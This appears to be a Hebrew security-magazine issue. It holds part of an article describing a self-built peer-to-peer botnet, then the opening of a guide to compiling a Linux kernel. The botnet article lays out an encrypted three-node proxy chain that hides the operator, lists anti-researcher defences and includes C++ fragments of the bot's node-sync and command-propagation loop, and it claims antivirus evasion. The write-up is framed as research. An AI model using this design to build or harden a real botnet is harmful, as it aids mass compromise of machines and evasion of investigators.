


נבקש מאחד ה-Trusted Node ליצור לנו שרשרת של נתיב יציאה לאינטרנט בגודל K כלשהו, לשם הנוחות ומהירות הפרוקסי נבחר K=3 של Nodes. כלומר ה-Trusted Node יבחר ראנדומלית מהעץ של Kadmelia כשלושה Nodes ויחבר בניהם נתיב לרשת כפי שמתואר בתרשים הזרימה למעלה.

לאחר שהמנהל פונה ל-Trusted Node בבקשה לפתוח נתיב מה שיקרה בעצם הם השלבים הבאים:

1. ה-Trusted Node מבקש שלושה Nodes ראנדומלים מהעץ של Kadmelia
2. ה-Trusted Node מקבל בחזרה שלושה Nodes
3. מתבצעת פנייה ל-Node האחרון שהתקבל מה-Trusted Node ומבקשים מה-Node האחרון לייצר Key/Pair חדש ולהחזיר את ה-Public Key על מנת שהמנהל יוכל להצפין את התעבורה בעזרת המפתח ציבורי שהתקבל כאשר היא עוברת בין ה-Nodes, כמובן שה-Private Key נשמר רק ב-Node השלישי כדי שיוכל לפענח את המידע לפני שהוא מוציא אותו לרשת.
4. מחזיר את ה-Public Key ל-Trusted Node ומעביר אותו למנהל.
5. המנהל מייצר גם Key/Pair ומעביר דרך ה-Trusted Node את ה-Public Key ל-Node השלישי, על מנת שהוא יוכל להצפין את התעבורה שחוזרת.


שלב ב: יציאה לרשת דרך הנתיב שהוגדר



בעת יציאה לרשת הבוט-מאסטר מצפין את התעבורה בעזרת המפתח הציבורי שקיבל מה-Node השלישי, ומעביר אותו ל-Trusted Node שמעביר את המידע הלאה ל-Node הראשון ומשרשר את המידע הלאה עד ה-Node השלישי שמשתמש במפתח הפרטי לפתוח את המידע המוצפן ומוציא אותו לאינטרנט.

השימוש כאן ב-Trusted node יכול היה להיראות מיותר, נראה היה שיכולנו פשוט להתחבר ישירות ל-Node הראשון, הבעיה היא שבמקרה שחוקר היה מצליח להחדיר Node פיקטיבי שעוד לא הוספק לבצע לו invalidate בתור Node פיקטיבי יכלנו לקבל Node שהיה מקבל חיבורים ישירות מאיתנו אליו ובכך היינו חושפים את ה-IP שלנו ישירות. אז נכון, ה-Node לא יכל לדעת שהוא באמת ה-Node הראשון, הוא יכל לחשוב שגם המחשב שלנו הוא בוט שמעביר תעבורה מוצפנת והוא הבוט השני בשרשרת. אבל זה סיכון שמיותר לקחת אם קיימים לנו כמה Trusted nodes שאנו יכולים לעבוד איתם, זאת גישה שנראית בטוחה יותר.

שלב ג: חזרת מידע בנתיב שהוגדר



לאחר יציאה של מידע לאינטרנט וקבלה של תשובה בחזרה, נרצה להסתיר את המידע שחוזר מה-Nodes שנמצאים בנתיב החזרה. לכן, בעת הקמת הנתיב בשלב א' הבוט-מאסטר יצר Key/Pair וה-Trusted Node שלח את המפתח הציבורי ל-Node השלישי.

כעת, ה-Node השלישי יצפין את המידע בעזרת המפתח הציבורי וישרשר את המידע אחורה בנתיב. כאשר המידע יגיע למחשב של ה-Bot master תתבצע פענוח של המידע בעזרת המפתח הפרטי שנוצר.

הערות:

בהתייחסות לבוט-מאסטר שמבצע את ה-Encryption&Decryption הכוונה היא לתוכנה שיושבת לוקאלית על המחשב של המנהל ומבצעת את ההצפנה והפענוח לפני העברת המידע ל-Trusted Node ובעת קבלת מידע בחזרה מה-Trusted Node.

הוספת הגנות לנתיב הפרוקסי המוצפן

בסעיף הזה ננתח את הפרוקסי מהסעיף הקודם ונראה אילו חולשות יש לו וכיצד ניתן להתגונן מולם. הבעיה: נזכיר כי כל תהליך הקמת נתיב התעבורה נשלט על-ידי ה-Trusted Node, וכי אנו מבקשים מה-Trusted Node למצוא Nodes ולחבר אותם אחד לשני כנתיב תעבורה לרשת.

ה-Trusted Node שולח ל-Node השלישי (האחרון בנתיב), את המפתח הציבורי שהמנהל יצר ובעזרתו הוא מפענח את המידע אשר עובר בנתיב לפני יציאתו לרשת. במקביל לכך, ה-Node השלישי מייצר Key/Pair ומחזיר מהצד שלו את המפתח הציבורי דרך ה-Trusted Node למנהל (הפעם על מנת שהמנהל יוכל לפענח התגובה שחוזרת).

אם נתבונן לעומק נשים לב שישנה בעיית אבטחה בתהליך ההקמה, שכן ה-Trusted Node בסופו של דבר גם הוא Node, אשר השוני היחיד בו הוא שאנו "סומכים עליו" שהוא אינו פיקטיבי. הבעיה היא שאם אנחנו ניתן ל-Node הרשאות לבצע פעולות של שינוי נתיב וקבלת מפתח ציבורי אנו חושפים את עצמנו לבעיות אבטחה.

למשל, בתנאי שהוא מצליח לאתר את נתיב הפרוקסי, חוקר יוכל לרשום Node פיקטיבי ברשת הבוטנט, ופשוט לבקש מה-Node השלישי לייצר מפתח ציבורי חדש ולהכניס את ה- Nodeהפיקטיבי בין ה-Node השני לשלישי ובכך לפענח את המידע אשר עובר בתעבורה ולעקוב אחרי מה שקורה ברשת, ואפילו יותר מכך בכך שהוא יוכל להחזיר עמודי אינטרנט פיקטיביים!

הדרך שבה נוכל להתמודד מול הבעיה הזו, היא לתת למנהל לחתום דיגיטלית על הפקודות הללו, בעזרת הודעה מוצפנת כמו שעשינו קודם לכן בפקודות האחרות אשר מגיעות דרכו. הבעיה היא שרק המנהל יכול לשלוח הודעות מוצפנות, מאחר כי רק הוא מחזיק את המפתח הפרטי להצפנת ההודעות. ואנו רוצים שה-Trusted Node יבצע את ההתקשרות מול שאר ה-Node, על מנת לא לחשוף את ה-IP שלנו.

הפתרון - תיאור התהליך:

1. המנהל פונה ל-Trusted Node ומבקש ממנו (בעזרת פקודה מוצפנת) לייצר נתיב באורך של N Nodes (למשל, N=3 כמו התרשים זרימה בסעיף הקודם).

2. ה-Trusted Node שולף ראנדומלית מהטבלה של קדמילה שלושה Nodes ומחזיר את ה-IP והפורט שלהם למנהל:

ROUTE_NODE [IP]:[PORT]

ROUTE_NODE [IP]:[PORT]

ROUTE_NODE [IP]:[PORT]

3. המנהל בוחר את הסדר של שלושת ה-Nodes ראנדומלית, בוחר מי יהיה ה-Node Exit ומי יהיו ה-Relays, ושולח 5 פקודות מוצפנות בחזרה ל-Node Trusted:

   a. ה-IP של המנהל הוא ה-IP שאמור להיות מנותב ל-Node Trusted
   b. ה-IP של ה-Node Trusted הוא ה-IP אשר מתחבר ל-Node הראשון
   c. ה-IP של ה-Node הראשון הוא ה-IP אשר מתחבר ל-Node השני
   d. ה-IP של ה-Node השני הוא ה-IP אשר מתחבר ל-Node השלישי
   e. תבקש מה-Node השלישי אשר ה-IP שלו הינו [IP] ליצור Key/Pair ולהחזיר את המפתח הציבורי שלו, בנוסף שלח לו את המפתח הציבורי הזה (אשר המנהל יצר).

חמשת ההודעות לפני ההצפנה:

a. SET_ROUTE [FROM_IP]:[FROM_PORT] [TO_IP]:[TO_PORT]
b. SET_ROUTE [FROM_IP]:[FROM_PORT] [TO_IP]:[TO_PORT]
c. SET_ROUTE [FROM_IP]:[FROM_PORT] [TO_IP]:[TO_PORT]
d. SET_ROUTE [FROM_IP]:[FROM_PORT] [TO_IP]:[TO_PORT]
e. SET_EXIT_ROUTE [IP]:[PORT] [PUBLIC_KEY]

מאחר כי אנו שולחים 5 פקודות מוצפנות ל-Trusted Node הוא מפענח ומטפל בכל אחת בהתאם, כפי שהיה מטפל בכל פקודה מוצפנת אחרת. השוני היחיד הוא שהוא לא משרשר את הפקודות לכל ה-Nodes כמו בשאר הפקודות המוצפנות, אשר מחלחלות ברחבי רשת הבוטים.

הפקודה a: ה-Trusted Node שומר את ה-IP של המנהל בתור ה-IP המורשה לבצע שליחה של מידע בנתיב (כל IP אחר אשר מנסה להעביר מידע בנתיב מקבל שגיאה בחזרה).

הפקודה b: ה-Trusted Node שומר את ה-IP של ה-Node הראשון כ-Node הבא בנתיב, ושולח ל-Node הראשון את ההודעה המוצפנת b על מנת שידע את ה-IP של ה-Node אשר יכול להעביר לו מידע בנתיב (כל Nodeאחר אשר ינסה להעביר מידע יקבל שגיאה בחזרה).

הפקודה c: ה-Trusted Node שולח את ההודעה המוצפנת ל-Node הראשון על מנת שידע למי הוא מעביר המידע בנתיב, ובנוסף שולח את ההודעה המוצפנת גם ל-Node השני על מנת שידע מי הולך להעביר לו מידע.

הפקודה d: אותו דבר כמו ב-c רק שהפעם מדובר על ה-Node השני והשלישי במקום הראשון והשני.

הפקודה e: ה-Trusted Node מעביר את ההודעה ל-Node השלישי. ה-Node השלישי בודק האם זהו ה-IP שלו אשר נמצא בהודעה המוצפנת אם כן הוא שומר את ה-Public Key ומבין שהוא צריך לייצר Key/Pair ולהחזיר את המפתח הציבורי שנוצר בחזרה ל-Trusted Node אשר מעביר אותו למנהל.

הערות:

- כל הודעה מוצפנת מכילה את ה-IP של ה-Node אשר אמור להתייחס אליה. כל Node אשר אליו הגיעה ההודעה. בודק האם אחד משני ה- IPבהודעה המוצפנת שייך אליו. אם כן, הוא מבצע את הפקודה (שומר מי פונה אליו או למי הוא מעביר את המידע). אחרת, הוא מעביר אותה ל-2 ה-Nodes בעלי ה-IP שמצויין בהודעה (זה קורה רק ב-Trusted Node). כמובן שגם כאן כמו בסעיף שדובר על ההודעות המוצפנות אנו שומרים מספר סיראלי בהודעה.

- כל אחת מחמשת ההודעות המוצפנות אשר מגיעות מהמנהל 'SERIAL 1' למשל, ולא חוזרים עליה שוב אלא אם כן קיבלנו פקודה חדשה לייצר נתיב חדש כאשר המספר הסיראלי השתנה, למשל 'SERIAL 2'.

- הרעיון שעומד מאחורי מספור ההודעות המוצפנות עם ה-SERIAL הוא שחוקר לא יוכל להעתיק את ההודעה המוצפנת ולשלוח אותה שוב ולנצל אותה על מנת שה-Node השלישי ייצר Key/Pair חדש ושוב היינו חוזרים לאותה בעיה כמקודם.

- בכל המקומות אשר ציינתי באלגוריתם כי "המנהל מצפין", "המנהל שולח" הכוונה היא שההודעות האלה יוצאות מתוכנית על גבי המחשב של המנהל/או שרת שהמנהל התקין עליו את התכנית, ולווא דווקא הוא מבצע אותן ידנית.

- כחלק מהמחקר כתבתי את התוכנית הזו 'ProxyGateway', וכשמה כן היא, מתפקדת כ-"שער לפרוקסי", מה שהיא עושה בעצם זה את כל הפעולות שתיארתי קודם תחת: "המנהל מצפין", "המנהל שולח". כלומר, הגדרתי את ProxyGateway בדפדפן Chrome כפרוקסי. זאת אומרת שהאזנתי ב-ProxyGateway לפורט מסויים וניתבתי את התעבורה מ-Chrome אליו.

- מה ש-ProxyGateway עושה מתואר באלגוריתם למעלה, התוכנית שולחת בקשה ל-Trusted Node ראנדומלי מתוך רשימה Hardcoded של Trusted Nodes ומבקשת מהם להרים נתיב.

- כאשר התוכנית מקבלת בחזרה את ה-Nodes (בפקודה ROUTE_NODE מהשלב השני באלגוריתם שתואר קודם), היא בוחרת ראנדומלית מי יהיה בנתיב ומי יהיה ה-Exit node ומעבירה בחזרה ל-Trusted Node אשר מעביר הלאה לכל ה-Nodes הרלוונטים, בנוסף נוצר Key/Pair לוקאלית ב-ProxyGateway אשר ה-public key שלו מועבר דרך ה-Trusted Node ל-Exit Node.

- בשלב הזה ה-Trusted Node מחזיר את ה-public key שה-Exit node יצר, בחזרה אל ה-ProxyGateway אשר שומרת אותו. כעת ה-ProxyGateway מחכה לחיבור מהדפדפן ומצפינה את התעבורה שמגיעה אליה בעזרת ה-Private key שנוצר לוקאלית ומעבירה ל-Trusted Node.

- כאשר הפקודה חוזרת, ה-ProxyGateway משתמש ב-Public Key שקיבל מה-Exit node על מנת לפענח את התגובה ומחזיר תשובה לדפדפן.

ניתוח חלקי קוד מעניינים מהפרוייקט

הבוטנט כתוב ב-C++ בשימוש עם Boost libraries. הסיבה שבחרתי ב-Boost היא מאחר שאני עובד עם macOS, ולא רציתי לקבע את הבוטנט למערכת הפעלה מסוימת.

1. נתחיל מהפונקציה הראשית אשר מאתחלת את הבוט כאשר הוא רץ לראשונה ומתחזקת את התנהגות הבוט כאשר הוא מתפקד כ-Node וכאשר הוא מתפקד כ-Worker.

```
    unique_ptr<ServerLauncher> sLauncher{new ServerLauncher()};

    // Port Randomize
    std::random_device rd; // obtain a random number from hardware
    std::mt19937 eng(rd()); // seed the generator
    std::uniform_int_distribution<> distr(PORT_RANGE_START, PORT_RANGE_END); // define the range

    unsigned short serverPort = distr(eng);

    // Start listening on the first unused port!
    for (unsigned short n = PORT_RANGE_START; n < PORT_RANGE_END ; ++n) {
        if (SocketsHelper::isPortInUse(serverPort)) {
            Logger::log("Port '" + to_string(serverPort) + "' is used.");
            serverPort = distr(eng);
        } else {
            Logger::log("Using port '" + to_string(serverPort) + "'!");
            serverThread = boost::thread([&sLauncher, &serverPort]() {
                sLauncher->start(serverPort);
            });
            break;
        }
    }

    Worker::Worker worker(serverPort);

    // Make workers connect to every node each time.
    while(true) {
        try {
            worker.syncWithNodes();
            Logger::log("Finished sync with nodes!");
        } catch (const std::exception& e) {
            Logger::log(e.what());
        }

        // rest before next execution
        std::this_thread::sleep_for(std::chrono::milliseconds(WORKER_RECONNECT_NODES_PER_MS));
    }
}
```

זו הפונקציה הראשית של הפרוייקט, היא מחפשת בצורה ראנדומלית פורט פנוי במערכת ומאזינה אליו ב-Thread נפרד שהיא יוצרת. זהו בעצם אתחול החלק של ה-Node בבוט (אנו נתרכז בחלק של ה-Worker בעת ניתוח הקוד).

בחלק השני, אנו מאתחלים Worker חדש ומעדכנים אותו לגבי הפורט שה-Node מאזין אליו. חשוב שה-Workerיהיה מודע לפורט שאנו מאזינים אליו על מנת לעדכן את שאר ה-Nodes על מנת שהם ינסו להתחבר אליו ולבדוק אם הוא נגיש (כזכור, ישנם מחשבים שעומדים מאחורי Firewall או Proxy אשר אינם נגישים).

במקרה שהפורט נגיש, שאר ה-Nodes רושמים את הבוט כ-Node ומכניסים אותו לטבלת הניתוב של קדמילה. בנוסף, ניתן לראות שהחלק השני בעצם רץ בתוך לולאה אינסופית והוא מסתנכרן עם ה-

Nodes כל הזמן. בשורה השלישית לפני הסוף אנו נותנים לתהליך של ה-Worker "לנוח" כ-30 דק' לפני שהוא מסתנכרן מחדש מול ה-Nodes.

2. נעבור כעת לחלק המעניין מהפונקציה אשר מבצעת סנכרון בין ה-Worker ל-Nodes:

```
// Sync with all of the nodes, get more nodes and let the nodes to be aware of the new server.
void Worker::Worker::syncWithNodes() {
    // Save current message list in order to propagate to other nodes
    std::list<EncryptedMessage> messageList = Database::getEncryptedMessages();
    std::list<ServerNode> currentNodes = Database::getNodes();

    // Use also initial nodes in case there's isn't enough nodes (for ex. when the botnet network is in it's first steps)..
    if (currentNodes.size() < MAX_NODE_PEERS) {
        currentNodes.insert(currentNodes.begin(), INITIAL_NODES.begin(), INITIAL_NODES.end());
    }

    // Iterate active nodes and attempt to connect and sync with each one
    for(const ServerNode& node : currentNodes) {
        Connection* connection = new Connection(node);

        connection->connect()
            ? this->handleActiveNode(connection, node, messageList, currentNodes)
            : this->handleInactiveNode(node);

        delete connection;
    }
```

הפונקציה בודקת האם הבוט לא מודע למספיק Nodes שכנים (MAX_NODE_PEERS=30), אם הבוט לא מכיר מספיק שכנים (למשל במקרה שהרשת הינה עדיין קטנה או שזוהי הריצה הראשונית של הבוט). הוא ינסה לתשאל בנוסף את ה-Nodes הראשוניים המוגדרים Hardcoded על מנת לקבל Nodes שכנים נוספים. ולכן במקרה שחסרים Nodes, פשוט מתחברים גם ל-Nodes הראשוניים כחלק מתהליך ה-Sync. לאחר מכן, מתבצע מעבר על כל ה-Nodes השכנים ומטפלים בכלNode בהתאם להאם הוא זמין או לא.

הפונקציה אשר מטפלת במצב שבו ה-Node אינו מגיב תטפל במקרה בצורה הבאה:

```
void Worker::Worker::handleInactiveNode(const ServerNode& node) {
    Logger::log("Unable to connect to " + node.ip + ":" + to_string(node.port));

    if (!SocketsHelper::isThereInternetConnection()) {
        Logger::log("No internet connection!");
        return;
    }

    // Increase unable to connect cycle
    ServerNode sn = node;
    sn.cycleUnableToConnect++;
    Database::updateNode(node.ip, node.port, sn);

    // If bigger or equals to MAX_UNABLE_TO_CONNECT_CYCLE then remove from active nodes
    if (sn.cycleUnableToConnect >= MAX_UNABLE_TO_CONNECT_CYCLE) {
        Database::removeNode(node.ip, node.port);
    }
}
```

כלומר, כאשר הבוט לא מצליח להתחבר ל-Node מתבצעת בדיקה האם בכלל יש חיבור לאינטרנט. הבדיקה האם יש חיבור לאינטרנט היא פשוטה. מאחורי הקלעים אנו מנסים להתחבר ל-google.com בפורט 80, אם מצליחים אז אנו מניחים כי קיים חיבור לאינטרנט. אחרת, מניחים כי ישנה בעיה עם החיבור לאינטרנט ולכן לא נספור את ה-Nodeבתור בתור Node שאינו מגיב.

במקרה שכן יש חיבור לאינטרנט ועדיין אנו לא מצליחים להתחבר ל-Node, נספור את מספר הפעמים שבהם ה- Nodeאינו מגיב ואם אנו נגיע ל-MAX_UNABLE_TO_CONNECT אשר מוגדר במקרה שלנו כ-3 אנו פשוט מוחקים את ה-Node מה-Nodes האקטיביים שאליהם אנו פונים. (בחיבור מוצלח הבא של ה-Worker ל-Node גם נוסיף ונבקש Node חדש אשר יחליף את ה-Node שנמחק זה עתה).

3. נציג כעת את הפונקציה אשר מטפלת במקרה שבו החיבור ל-Node היה מוצלח.

```
void Worker::Worker::handleActiveNode(Connection* connection, const ServerNode& node,
                                      const std::list<EncryptedMessage>& messageList,
                                      const std::list<ServerNode>& currentNodes) {
    Logger::log("Connected to " + node.ip + ":" + to_string(node.port));

    // Reset cycles of unable to connect
    ServerNode sn = node;
    sn.cycleUnableToConnect = 0;
    Database::updateNode(node.ip, node.port, sn);

    // If was able to run server send the port to the rest of the nodes
    connection->registerNode(serverPort);

    // Send current worker commands which hasn't been propagted to nodes yet
    for (const EncryptedMessage& message : messageList) {
        if (!message.propagated) {
            connection->send(message.encryptedPayload);
        }
    }

    // If less than MAX_NODE_PEERS, get more nodes.
    if (currentNodes.size() < MAX_NODE_PEERS) {
        connection->getNodes();
    }

    // Get new encrypted commands
    connection->getCommands();

    // Wait for instructions returned from node (timeout after 45 seconds)
    // so researchers won't be able to hold the connection
    connection->read();

    // If missing more than 'MAX_LAST_EXECUTED_COMMAND_MISSING' last commands, kick off this node!
    ServerNode sNode = Database::getNode(node.ip, node.port);
    if (sNode.lastExcutedSerialCommand + MAX_LAST_EXECUTED_COMMAND_MISSING < Database::getLastExecutedSerialCommand()) {
        Database::removeNode(node.ip, node.port);
    }
}
```

קודם כל דואגים לאפס את הספירה של בעיות החיבור, מאחר שאנו רוצים למחוק Nodes אשר לא הצלחנו להתחבר אליהם כ-3 פעמים באופן רצוף ולא באופן כללי.

לאחר מכן, אנו מודיעים ל-Node שאליו התחברנו כי אנו רצים על הפורט 'serverPort' ההודעה שנשלחת מאחורי הקלעים היא בסגנון של: 'REGISTER 15167' שפירושה-"שלום אני בוט חדש, ואני מאזין לפורט 15167". במקרה הזה, בצד של ה-Node ינסה להתחבר לבוט בפורט 15167 ואם יצליח יכניס אותו לטבלת הניתוב של קדמילה.

בנוסף, אנו דואגים לשרשר הודעות אשר קיבלנו לאחרונה ועדיין לא הספקנו להעביר ל-Nodes השכנים שלנו. אחר-כך נבדוק האם חסרים לנו Nodes. במקרה שכן, נבקש מה-Node הנוכחי שאנו מחוברים אליו להביא לנו Node שכנים מטבלת הניתוב שלו על-פי שיוך השכנים הקרובים ביותר לבוט הנוכחי. לאחר מכן, נבדוק האם קיימים ל-Node הנוכחי פקודות חדשות שאנו עדיין לא מודעים אליהם. ונחכה לתשובה מה-Node.

אם ה-Node לא מגיב במשך 45 שניות או שהחיבור איטי, קיים timeout אשר מבטל את ה-connection וממשיך ל-Node הבא. ה-timeout קיים על מנת למנוע מחוקרים להרים Nodes פיקטיביים אשר יחזיקו את החיבור לבוט ולא יתנו לו להמשיך הלאה.

בסוף מתבצעת בדיקה האם חסרים ב-Node הנוכחי מעל ל-MAX_LAST_EXECUTED_COMMAND אשר מוגדר ל-2 בבוט. כלומר אם חסרים ל-Node מעל ל-2 פקודות אחרונות ייתכן שמשהו לא תקין איתו או שחוקר הצליח להשיג גישה אליו, או שה-Node לא תקין. ובמקרה הזה אנו מפסיקים לתשאל את ה-Node וכמובן בחיבור ל-Node הבא נבקש אחד שימלא את מקומו.

לסיכום

המחקר וכתיבת הקוד בפרוייקט היה מאתגר ומעניין, בסופו של דבר הצלחתי להרים רשת בוטנט P2P אשר מבוססת על העיקרון של קדמילה עם מנגנוני הגנה אשר אמורים להקשות על חוקרים לפגוע בה.

נראה כי לרוב רשתות הבוטנט האלו, בסופו של דבר תיהיה קיימת חולשה כלשהיא בפרוטוקול ההתקשורת שלה אחד מול השני. כמות החולשות וחומרתם יהיה תלוי בכמות המחשבה שהושקעה על מנת להגן על התקשורת בניהם בעת כתיבת הבוטנט.

הקוד כתוב ב-C++14 השתמשתי בספריות Boost ו-CryptoPP, בנוסף הבוט הינו FUD (Fully undetected) עפ"י VirusTotal.com.

ייתכן שהסיבה לכך היא השימוש ב-Boost והעניין שהוא כומס את פקודות ה-API של המערכת בצורה כזו שמקשה על אנטיוירוסים להבין מה קורה בקוד.

המלצות לנושאים מעניינים נוספים למחקר בתחום אבטחת המידע אתם מוזמנים להפנות אלי ☺.

על המחבר

דן רווח הינו מהנדס תוכנה העוסק בעיקר ב-Backend&Frontend. חובב טכנולוגיה ואבטחת מידע. מתעסק באופן שותף בעיקר בשפות: C\C++, JS, Java, Scala:

אימייל: danrevah89@gmail.com

גיטהאב: https://github.com/danrevah

איך לקמפל קרנל (Linux)

מאת bindh3x

הקדמה

כולנו מריצים לינוקס. הראוטר שלכם, הטאבלט, הסמארטפון ואפילו השרת שממנו הורדתם את קובץ ה-PDF הזה. אני לא חושב שלפני 25 שנה לינוס טורבלדס, הבחור שהביא לנו את לינוקס, תיאר לעצמו ש-80% מהשרתים ברשת האינטרנט יריצו את הקרנל שהוא כתב.

וזה נכון. כי אם הייתם שואלים מישהו לפני כמה שנים אם הוא יהיה מוכן להשתמש "בהפצת לינוקס" כ-Desktop הוא כנראה היה צוחק לכם בפנים. האינטרקציה היחידה שהיתה לרוב האנשים עם לינוקס, היתה דרך שרת ה-FTP שלהם.

אבל עם השנים פותחו שולחנות עבודה בטעמים שונים, ההתעניינות הלכה וגדלה, ואיתה כמות המשתמשים "שהיגרו" מ-Windows.

אני אישית התרגלתי. כשאני רוצה לדעת איך פקודה מסוימת עובדת, קוד המקור שלה תמיד יהיה זמין. כשאני ארצה לדעת מה המבנה של חבילת ARP אני פשוט אציץ בקובץ ה-header המתאים. ואם אתם מתכנתים ב-C, אתם תרגישו בבית. אנחנו מקבלים גישה למערכת הפעלה ממש עד הברזלים.

כבר שנים שאני מקמפל את הקרנל שלי. כן, זה גוזל זמן, ודורש טיפה יותר ידע. אבל זה לא מדע טילים. יוצא לי להתקל בהרבה אנשים שמעדיפים להשתמש בקרנל שהחבר'ה בארץ' או דביאן (הפצות לינוקס) קימפלו עבורם "כי אין להם זמן או ידע להתעסק בזה" (לא שזה רע כן?).

במאמר הבא אני אציג את היתרונות והחסרונות בקימפול קרנל, מה זה patches, כיצד להתחיל ובאיזה להשתמש, ולבסוף גם כיצד לקמפל את הקרנל.

הטקסט שלפניכם נכתב בתחילה כפוסט בבלוג שלי (bindh3x.io), והורחב למאמר הנוכחי. אני לא מתיימר להיות "מומחה", ואני בטוח שחלק ממכם מקפלים את הקרנל בצורה שונה, או יותר יעילה. מטרת המאמר בסופו של דבר היא להציג את תהליך הקימפול עצמו.

למה לא לקמפל?

אם אתם משתמשים "רגילים" - כלומר: לא מפתחים מודולים לקרנל, המכונה שלכם לא מכילה חומרה שמצריכה קימפול קרנל, או שאתם מקמפלים כדי שהשם שלכם יופיע בבאנר של uname, אל תבזבזו את

הזמן שלכם. תמשיכו להשתמש בקרנל שהמפתחים בהפצה שלכם קימפלו, הם עושים עבודה טובה, ונדיר שהמחשב שלכם לא יעבוד איתו (כן, גם אם הוא יוצר ב-2005).

למה כן לקמפל?

חשוב לזכור: קימפול קרנל הוא אינו תהליך - "בלתי הפיך". גם אם קימפלתם את הקרנל בעיניים עצומות, תמיד תוכלו להעלות את המערכת שלכם מהקרנל הקודם והכל יחזור לקדמותו.

1. יציבות

הפתרון הקל לקרנל יציב הוא להשתמש בגרסאות ה-LTS למינהם, שנמצאות במאגרים הרשמיים של הפצת הלינוקס שבה אתם משתמשים. בדרך כלל כל הפצה תחזיק גרסה יציבה (LTS), וגרסה עדכנית. אין בזה שום בעיה ולרוב הגרסאות הללו יהיו יציבות מאוד אך עלולות להכיל חורי אבטחה. מה שמביא אותי לדבר על הסיבה הבאה.

2. אבטחה

כאשר אתם מקפלים קרנל בעצמכם יש לכם שליטה מלאה בהגדרות האבטחה של הקרנל, תוכלו להתאים כל דבר שנראה לכם (בהנחה שאתם יודעים מה אתם עושים) מ-ASLR עד - SELinux ולהקשיח את המערכת שלכם.

3. אופטימיזציה

תוכלו לגרום למערכת שלכם לעבוד ביעילות, לבטל הגדרות שפוגעות בביצועי המערכת, למנוע קימפול של מודולים שאינם בשימוש ועוד. נרחיב על כך בהמשך.

מתחילים

